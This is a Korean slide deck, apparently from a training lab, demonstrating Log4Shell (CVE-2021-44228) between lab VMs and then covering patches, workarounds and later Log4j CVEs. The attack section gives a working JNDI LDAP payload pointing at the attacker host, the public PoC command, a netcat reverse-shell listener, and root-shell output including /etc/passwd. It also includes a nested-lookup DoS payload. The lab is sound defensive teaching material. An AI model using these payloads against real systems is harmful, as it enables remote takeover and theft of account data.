
victim PC	attacker PC
192.168.56.107	192.168.253.101

실습

[attacker PC]



로그인에 실패했을 때 (admin/pw1234)



로그에 userName(admin)이 기록됨

```
13-Jul-2022 05:19:41.007 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["
13-Jul-2022 05:19:41.029 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["
13-Jul-2022 05:19:41.040 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1541 ms
05:23:06.900 [http-apr-8080-exec-4] ERROR com.example.log4shell.log4j - admin
```

실습

[attacker PC]

userName에 JNDI문 입력

→ `${jndi:ldap://192.168.253.101:1389/a}`

Hello Again!

Welcome Back

Login

Forgot Password ?

victim PC	attacker PC
192.168.56.107	192.168.253.101

```
root@kali ~/log4j-shell-poc # nc -nvlp 9001
listening on [any] 9001 ...
[+] CVE: CVE-2021-44228
[+] Github repo: https://github.com/kozmer/log4j-shell-poc
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://192.168.253.101:1389/a}
[+] Starting Webservice on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

9001 포트 listening

공격자의 LDAP 서버
192.168.253.101:1389로 들어오는
LDAP 쿼리문 listening

victim PC	attacker PC
192.168.56.107	192.168.253.101

실습

[victim PC]

로그인 실패로 username(\${jndi:ldap:~~}) 기록됨

```

archive /usr/local/conda/webapps/ROOT.war has finished in 1,554 ms
05:19:41.007 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-apr-8080"]
05:19:41.029 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["ajp-apr-8009"]
05:19:41.040 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1541 ms
[http-apr-8080-exec-4] ERROR com.example.log4shell.log4j - admin
[http-apr-8080-exec-9] ERROR com.example.log4shell.log4j - ${jndi:ldap://192.168.253.101:1389/a}

```

[attacker PC]

Kali2020 (before attack) [실행 중] - Oracle VM VirtualBox

파일

머신

보기

입력

장치

도움말

Mozilla Firefox

root@kali: ~/log4j-shell...

01:37 AM

root@kali: ~/log4j-shell-poc

File Actions Edit View Help

root@kali ~/log4j-shell-poc # nc -nvlp 9001

listening on [any] 9001 ...

connect to [192.168.253.101] from (UNKNOWN) [192.168.253.1] 61035

9001 포트 listening
→ victim의 웹서버와 연결됨

root@kali ~/log4j-shell-poc # python3 poc.py --userip 192.168.253.101 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228

[!] Github repo: <https://github.com/kozmer/log4j-shell-poc>

[+] Exploit java class created success

[+] Setting up LDAP server

[+] Send me: \${jndi:ldap://192.168.253.101:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389

Send LDAP reference result for a redirecting to http://192.168.253.101:8000/Exploit.class

192.168.253.1 - - [13/Jul/2022 01:26:35] "GET /Exploit.class HTTP/1.1" 200 -

Send LDAP reference result for a redirecting to http://192.168.253.101:8000/Exploit.class

192.168.253.1 - - [13/Jul/2022 01:32:18] "GET /Exploit.class HTTP/1.1" 200 -

Hello Again!

Welcome Back

공격자의 LDAP 서버의 Exploit.class가
victim의 웹서버에 정상 다운로드 됨

victim PC	attacker PC
192.168.56.107	192.168.253.101

실습

[attacker PC]

- id → root 권한으로 쉘 획득
- ip addr → victim의 네트워크 확인(192.168.56.107)
- cat /etc/passwd → 계정 정보 확인

```

root@kali: ~/log4j-shell-poc
File Actions Edit View Help
root@kali: ~/log4j-shell-poc # nc -nvlp 9001
listening on [any] 9001 ...
connect to [192.168.253.101] from (UNKNOWN) [192.168.253.1] 61130
id
uid=0(root) gid=0(root) groups=0(root)
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:a4:bb:78 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.15/24 brd 10.0.2.255 scope global noprefixroute dynamic enp0s3
       valid_lft 84963sec preferred_lft 84963sec
   inet6 fe80::a00:27ff:fea4:bb78/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:a1:ca:bb brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.107/24 brd 192.168.56.255 scope global noprefixroute enp0s8
       valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:fea1:cabb/64 scope link
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:90:7c:78:a4 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,:/run/systemd:/bin/false
messagebus:x:104:107:/:/var/run/dbus:/bin/false
  
```


대응 방안

1) 최신 버전으로 업데이트 적용

- 2.15.0으로 업데이트 적용 → 일부 앱에서 잠재적인 취약점 존재하는 것으로 확인(CVE-2021-45046)

```
@SuppressWarnings("unchecked")
public <T> T lookup(final String name) throws NamingException {
    return (T) this.context.lookup(name);
}
```

패치 전 JndiManager.lookup 메소드

```
@SuppressWarnings("unchecked")
public synchronized <T> T lookup(final String name) throws NamingException {
    try {
        URI uri = new URI(name);
        if (uri.getScheme() != null) {
            if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
                LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
                return null;
            }
        }
    }
}
```

```
if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
    if (!allowedHosts.contains(uri.getHost())) {
        LOGGER.warn("Attempt to access ldap server not in allowed list");
        return null;
    }
}
```

```
Attribute classNameAttr = attributeMap.get(CLASS_NAME);
if (attributeMap.get(SERIALIZED_DATA) != null) {
    if (classNameAttr != null) {
        String className = classNameAttr.get().toString();
        if (!allowedClasses.contains(className)) {
            LOGGER.warn("Deserialization of {} is not allowed", className);
            return null;
        }
    }
}
```

log4j-2.15.0의 lookup 메소드
→ 프로토콜, LDAP 서버, 클래스에 대한 3가지 검증 추가

대응 방안

1) 최신 버전으로 업데이트 적용

- (JAVA 8) 2.17.0 이후 버전으로 업데이트
- (JAVA 7) 2.12.3 이후 버전으로 업데이트
- (JAVA 6) 2.3.1 이후 버전으로 업데이트

2) 업데이트를 하지 못하는 경우

- 2.0-beta9 ~ 2.10.0 → classpath에서 JndiLookup 클래스를 경로에서 제거
ex) `zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class`
- 2.10 ~ 2.14.1 → 시스템 속성 `log4j2.formatMsgNoLookups` 또는 환경변수 `LOG4J_FORMAT_MSG_NO_LOOKUPS`를 true로 설정



새로운 취약점

최초 취약점(CVE-2021-44228) 발견 이후 7건의 추가 취약점이 발견되었다.

	CVE	취약점 내용	취약한 버전	CVSS Score
1	CVE-2021-44228	원격 코드 실행	2.0-beta9 ~ 2.14.1	10.0
2	CVE-2021-45046	원격 코드 실행 도스 공격	2.0-beta9 ~ 2.15.0	9.0
3	CVE-2021-45105	디도스 공격	2.0-beta9 ~ 2.16.0	5.9
4	CVE-2021-44832	원격 코드 실행	2.0-beta9 ~ 2.17.0	6.6
5	CVE-2022-23302	원격 코드 실행	1.x 버전의 JMSSink	8.8
6	CVE-2022-23305	SQL Injection	1.x 버전의 DBCAppender	9.8
7	CVE-2022-23307	원격 코드 실행	1.x 버전 Apache Chainsaw 2.1.0 미만 버전	9.8



새로운 취약점

2) CVE-2021-45046

- Log4Shell를 해결하는 업데이트가 불완전하여 발생한 취약점
- 로깅 구성이 Lookup(ex. `$$${ctx:loginId}`) 또는 Map 패턴(`%X`, `%mdc` or `%MDC`)처럼 되어있을 때, JNDI Lookup을 사용하여 서비스 거부(DoS) 공격, 원격/로컬 코드 실행이 가능
- 영향 받는 버전 : log4j 2.0-beta9 ~ 2.12.1 및 2.13.0 ~ 2.15.0 (2.3.1, 2.12.2, 2.12.3 및 이후 버전 제외)
- 대응 방안

JDK 8 이상	log4j 2.17.0 이상으로 업데이트
JDK 7	log4j 2.12.3 이상으로 업데이트
JDK 6	log4j 2.3.1 이상으로 업데이트
JDK 5 이하	JndiLookup.class 제거

업데이트가 어려운 경우, JndiLookup.class 제거



새로운 취약점

3) CVE-2021-45105

- Log4j를 사용하는 응용프로그램에서 'PatternLayout'과 '쓰레드 컨텍스트 기능'이 사용되는 경우 발생
- 공격자가 X-API-Version 헤더에 '\$\${::-\${::-\${::-\${}}}}' 와 같은 페이로드를 포함한 요청을 서버에 전송하는 경우, 로그를 저장하는 과정에서 StackOverflowError가 발생하여 해당 프로세스가 종료될 수 있음(DDoS)
- 영향 받는 버전 : log4j 2.0-alpha1 ~ 2.16.0 이하 (2.3.1, 2.12.3 버전 제외)
- 대응 방안

JDK 8 이상	log4j 2.17.1 이상으로 업데이트
JDK 7	log4j 2.12.4 이상으로 업데이트
JDK 6	log4j 2.3.2 이상으로 업데이트
JDK 5 이하	PatternLayout 변경 또는 삭제

업데이트가 어려운 경우,
PatternLayout에서 \${ctx:loginId} 또는 \${ctx:loginId}를 (%X, %mdc, or %MDC)로 변경 또는 제거



새로운 취약점

4) CVE-2021-44832

- 공격자가 대상 LDAP 서버를 제어할 수 있는 경우, JDBC Appender를 JNDI LDAP 데이터 원본 URI와 함께 사용할 때 원격 코드 실행(RCE) 공격에 취약함
- 공격자는 해당 서버를 거점으로 사내 모든 시스템 스캔이 가능하며, 나아가 사내정보 유출, 시스템 파괴까지 가능
- 영향 받는 버전 : log4j 2.0-beta7 ~ 2.17.0 이하 (2.3.2, 2.12.4 버전 제외)
- 대응 방안

JDK 8 이상	log4j 2.17.1 이상으로 업데이트
JDK 7	log4j 2.12.4 이상으로 업데이트
JDK 6	log4j 2.3.2 이상으로 업데이트



새로운 취약점

5) CVE-2022-23302

- JMSSink 역직렬화 취약점
- 공격자는 TopicConnectionFactoryBindingName 설정을 전달해 JMSSink로 하여금 JNDI request를 실행하도록 하며, JMSSink의 역직렬화 취약점을 이용해 원격 코드를 실행이 가능
- 영향 받는 버전 : log4j 1.x 버전 전체 (JMSSink 관련 클래스를 사용하지 않으면 취약점 영향 없음)
- 대응 방안

JDK 8 이상	log4j 2.17.1 이상으로 업데이트
JDK 7	log4j 2.12.4 이상으로 업데이트
JDK 6	log4j 2.3.2 이상으로 업데이트

log4j 2.x 버전으로 업데이트가 어려운 경우, JMSSink 관련 클래스 제거



새로운 취약점

6) CVE-2022-23305

- JDBCAppender SQL인젝션 취약점
- JDBCAppender은 SQL 문을 매개변수로 허용하며, PatternLayout의 message converter는 해당 입력값에 대한 검증을 진행하지 않아 SQL 인젝션이 가능
- 영향 받는 버전 : log4j 1.x 버전 전체 (JDBCAppender 관련 클래스를 사용하지 않으면 취약점 영향 없음)
- 대응 방안

JDK 8 이상	log4j 2.17.1 이상으로 업데이트
JDK 7	log4j 2.12.4 이상으로 업데이트
JDK 6	log4j 2.3.2 이상으로 업데이트

log4j 2.x 버전으로 업데이트가 어려운 경우, JDBCAppender 관련 클래스 제거



새로운 취약점

7) CVE-2022-23307

- Chainsaw 역직렬화 코드실행 취약점
- Chainsaw v2는 Log4j의 XMLLayout 형식의 로그 파일을 읽을 수 있는 GUI 기반의 로그 뷰어로, Chainsaw의 역직렬화 취약점을 이용해 원격 코드를 실행이 가능
- 영향 받는 버전 : log4j 1.x 버전 전체 (Chainsaw 관련 클래스를 사용하지 않으면 취약점 영향 없음)
- 대응 방안

JDK 8 이상	log4j 2.17.1 이상으로 업데이트
JDK 7	log4j 2.12.4 이상으로 업데이트
JDK 6	log4j 2.3.2 이상으로 업데이트

log4j 2.x 버전으로 업데이트가 어려운 경우, Chainsaw 관련 클래스 제거





감사합니다

